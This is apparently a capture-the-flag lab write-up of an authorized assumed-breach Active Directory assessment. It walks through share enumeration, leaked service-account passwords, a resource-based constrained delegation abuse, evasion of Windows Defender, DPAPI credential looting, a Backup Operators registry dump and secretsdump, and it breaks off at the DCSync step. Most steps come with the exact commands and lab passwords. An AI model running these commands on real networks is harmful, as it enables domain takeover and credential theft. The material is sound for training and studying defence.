HackSmarter.org - NorthBridge Systems
Table of Contents
- Abstract
- Scope and Objective
- Enumeration
- Initial Access to NORTHJMP01 via RDP
- Obtaining _svrautomationsvc password
- WriteAccountRestrictions to RBCD local admin on NORTHJMP01
- Obtaining _backupsvc password from DPAPI
- Backup Operators to obtain NORTHDC01 machine account hash
- DCSync to domain compromise
Abstract
NorthBridge Systems is a chained labs combining with 2 Windows machines including the domain controller, we are provided with a valid domain user credential in an assumed breach scenario for pentesting Windows Active Directory.
The provided credential can RDP into the Jump box which we can discover Scripts folder that contains scripts which leaked password of "svrautomationsvc" account and the hint that the password of "backupsvc" account might be stored in credential manager of jumphost
The "_svrautomationsvc" user have "WriteAccountRestrictions" over the jump box computer which allow us to modify it for RBCD attack which ultimately allow us to impersonate any local administrator accounts from Tier 1 account
With local administrator privilege on jump host, we can extract password of "_backupsvc" account from DPAPI and since this user is a member of "Backup Operators", we can remotely create backup of 3 registry hives and extract secrets to obtain domain computer account's hash which have DCSync privilege over the domain.
After DCSync attack was conducted, the domain is completely compromised and the enragement ends.
Scope and Objective
NorthBridge Systems is a managed service provider that has engaged the Hack Smarter Red Team to perform a security assessment against a portion of their environment. The assessment is to be conducted from an assumed breach perspective, as you have been provided credentials for a dedicated service account created specifically for this engagement.
Your point of contact at NorthBridge Systems has authorized testing on the following hosts. Any host outside this scope is considered out of scope and should not be accessed. - NORTHDC01 (Domain controller) - NORTHJMP01 (Jump box user by the IT team)
The primary objective of the security assessment is to compromise the domain controller (NORTHDC01) in order to demonstrate the effectiveness (or lack thereof) of the recent security hardening activities.
To track your progress in the assessment, there are flags located at C:\Users\Administrator\Desktop on each host.
As you progress through the environment, make sure to document these flags so your point of contact knows you have compromised the environment.
Your success in this assessment will directly inform their future cybersecurity budget! No pressure!
Starting Credentials
_securitytestingsvc:4kCc$A@NZvNAdK@
Enumeration


I will start with rustscan to NORTHJMP01 host first since it is faster than nmap and VPN connection can tolerate this much of traffic unlike HTB. (I could not use rustscan could not be used on HTB) and we can see that there are only 3 ports opened including RPC, SMB and RDP
rustscan -a NORTHJMP01 -- -A

Next, I will conduct port scan on the NORTHDC01 and we can see a lot of port opening on this machine as expected since this is the domain controller
rustscan -a NORTHDC01 -- -A

Interestingly, the certificate on the domain controller were issued by its own CA which mean certificate service installed and running on this domain controller as well.

By using provided credential to enumerate file share, we can see this user have READ access to a non-standard share on Jump host
uv run nxc smb NORTHJMP01 -u "_securitytestingsvc" -p '4kCc$A@NZvNAdK@' --shares

On the other hand, there is nothing too interesting on the domain controller
uv run nxc smb NORTHDC01 -u "_securitytestingsvc" -p '4kCc$A@NZvNAdK@' --shares

I will also pull a valid domain user list to a new text file first so if I obtained a new hash or a password then I can only spray on the valid domain user and look like there are 3 service accounts on this domain including the user we already have controlled and there are bunch of users with the same description indicates that there is Privileged Access Management solution on the domain so these users are privilege users to some extend
uv run nxc ldap NORTHDC01 -u "_securitytestingsvc" -p '4kCc$A@NZvNAdK@' --users-export user.txt

I use rusthound to retrieve domain information and that can be used to visualize the dangerous relationship between each domain object on the bloodhound
rusthound-ce -d northbridge.corp -u "_securitytestingsvc" -p '4kCc$A@NZvNAdK@' -z
Since there is 1 non-standard share we can read on the jump host, I use spider_plus module to see if there are some intersting files there
uv run nxc smb NORTHJMP01 -u "_securitytestingsvc" -p '4kCc$A@NZvNAdK@' -M spider_plus

Look like we have a lot of them including backup.bat file and probably PingCaster report file and also a lot of text file that could be useful



We can retrieve them once we connect to it via smbclient
smbclient \\\\NORTHJMP01\\'Network Shares' -U 'northbridge.corp\_securitytestingsvc'%'4kCc$A@NZvNAdK@'

We retrieve a password of "_backupautomation" from the batch file but no user with the same name from the valid domain user we already pulled

The Onboarding Checklist.txt telling us that there are scripts folder on the Jump host machine

The Password reset instructions.txt file give us 2 different passwords but once we spraying them, none of them is usable

The Privileged accounts notes.txt give us interesting infomation such as Tier of privileged user and as we might remember that some user does have T0, T1 and T2 follow their samaccountname so ideally we want to compromise Tier 0 account as it indicates domain admins

Then I also retrieve password policy from the domain to see if it has account lockout policy and it does not have any lockout threshold which mean we can do some certain of bruteforce attack on the domain
uv run nxc smb NORTHDC01 -u "_securitytestingsvc" -p '4kCc$A@NZvNAdK@' --pass-pol
Initial Access to NORTHJMP01 via RDP
When I used netexec to enumerate each protocol, I didn't see any "Pwn3d!" sign on jump host but somehow the provided user can RDP into the jump host so lesson learned, I should not trust too much on NetExec when it comes to RDP XD
xfreerdp /u:_securitytestingsvc /p:'4kCc$A@NZvNAdK@' /v:NORTHJMP01 /cert-ignore /dynamic-resolution


Once we logged in via RDP, bginfo will do its thing and changed the background wallpaper and now we can manually enumerate the jump host via GUI and since the Windows Defender is enabled then uploading Winpeas is not very ideal here.
Obtaining _svrautomationsvc password
As we might remember that there is a Scripts folder on this machine and in fact, we have 2 sub-folder inside this folder as well

We will obtain the password of "_svrautomationsvc" from the Readme.txt file inside Server Build Automation folder


Interestingly there is a script to automate process of creating computer accounts and joining them to the domains and does a lot of installation to make them usuable and all computer accounts will be created in "OU=ServerProvisioning,OU=Servers,DC=northbridge,DC=corp" OU. although we can see that it will also create local admin account but there is no admin account on this jump box

The AD Backup folder indicates that _backupsvc account is used to backup purpose and the password is hardcoded as secure string on the same folder
And one more thing to notice is this account is used for automated process via task scheduler which mean its password could store in credential manager (DPAPI) so we can comeback and loot it once we have enough privilege
WriteAccountRestrictions to RBCD local admin on NORTHJMP01
Since we obtained the password of "_svrautomationsvc" from the PowerShell script, we can lookup on the bloodhound which reveals that it has "WriteAccountRestrictions" right over NORTHJMP01 computer object

WriteAccountRestrictions (WAR) – What is it good for? research from SpecterOps shows that we can modify the msDS-AllowedToActOnBehalfOfOtherIdentity property and abuse resource-based constrained delegation (RBCD) to impersonate users and compromise the target system and since this edge only appiled to NORTHJMP01 mean we have to find high-valued target on the jump host
The bloodhound result also shows that there are 4 different Tier 1 accounts we could impersonate via RBCD attack as there are the member of "NORTHJMP01PRIV" which indicates some extend of privilege on the jump box

I will create a new computer account name "backup" and add to the OU=ServerProvisioning,OU=Servers,DC=northbridge,DC=corp OU to make it bypass Machine Account Quota that was set to 0
bloodyAD --host NORTHDC01 -d northbridge.corp -u _svrautomationsvc -p 'yf0@EoWY4cXqmVv' add computer 'backup' 'password123' --ou 'OU=ServerProvisioning,OU=Servers,DC=northbridge,DC=corp'

Next, I will use impacket's rbcd.py to delegate my computer account to NORTHJMP01 computer account
impacket-rbcd -delegate-from 'backup$' -delegate-to 'NORTHJMP01$' -dc-ip '10.1.143.0' -action 'write' 'northbridge.corp'/'_svrautomationsvc':'yf0@EoWY4cXqmVv'

Now we can request ticket of high valued user on the "NORTHJMP01PRIV" group using cifs service SPN
getST.py 'northbridge.corp/backup:password123' -spn 'cifs/NORTHJMP01.NORTHBRIDGE.CORP' -impersonate 'gcookT1' -dc-ip 10.1.143.0

Now we can use this ticket to authenticate to the jump host which we can see that we are the local administrator over jump host now
export KRB5CCNAME='gcookT1@cifs_NORTHJMP01.NORTHBRIDGE.CORP@NORTHBRIDGE.CORP.ccache'
uv run nxc smb NORTHJMP01 -u gcookT1 -k --use-kcache

But since the Windows Defender is running on the machine, we need more stealthy approach to execute commands on the machine


--no-output flag will definitely help here with Add-LocalGroupMember command to add any of service user we have password to local administrator group as Windows Defender will flag net localgroup administrators user /add command and now we will have service account with local admin privilege on the jump host
uv run nxc smb NORTHJMP01 -u gcookT1 -k --use-kcache -X "Add-LocalGroupMember -Group Administrators -Member _securitytestingsvc@northbridge.corp" --no-output

Impacket tools have already well-fingerprinted by Windows Defender so I will use wmiexec2 which is stealthy upgrade of wmiexec to evade signature-based AV detection to run command on the machine as local admin and now we can loot user flag located on the desktop of administrator user
python wmiexec2.py northbridge.corp/_securitytestingsvc:'4kCc$A@NZvNAdK@'@NORTHJMP01
Obtaining _backupsvc password from DPAPI
As we might remember that the password of "backupsvc" might be stored in credential mananger so we can use NetExec with --dpapi flag to extract them which we will really obtain the password of "backupsvc" this way
uv run nxc smb NORTHJMP01 -u gcookT1 -k --use-kcache --dpapi


Backup Operators to obtain NORTHDC01 machine account hash
As we already expected that "_backupsvc" which is a service account could have some special privlege for backup and the bloodhound result shows that it is a member of "Backup Operators" which have both "SeBackupPrivilege" and "SeRestorePrivilege" where we can create a shadow copy of ntds.dit and backup of registry hives to extract secret and hashes within

Since we could not obtain a shell on the domain controller, we have to do this remotely and NetExec have "backup_operator" where it will create replica of 3 registry hives on SYSVOL share and retreive it and if it successfully transfered them to our machine then it will automatically run impacket's secret dump to extract hashes for us but unfortunately for me, the SYSTEM hive is too large to transfer over smbclient and NetExec
uv run nxc smb NORTHDC01 -u _backupsvc -p 'j0$QyPZ0JWzN2*iu^5' -M backup_operator


I will use smbget to transfer the SYSTEM hive to my machine instead since its more reliable
smbget -U '_backupsvc%j0$QyPZ0JWzN2*iu^5' smb://NORTHDC01/SYSVOL/SYSTEM

Now we can extract hashes from these 3 registry hives which include the domain controller computer machine hash
impacket-secretsdump -sam SAM -system SYSTEM -security SECURITY local


We can verify those hashes via NetExec again and we can see that we could not use Administrator hash as it might already be changed after promoting to the domain controller but we can still have NORTHDC01 computer account hash!
DCSync to domain compromise
Domain controller machine account has DCSync privilege over the domain itself by default
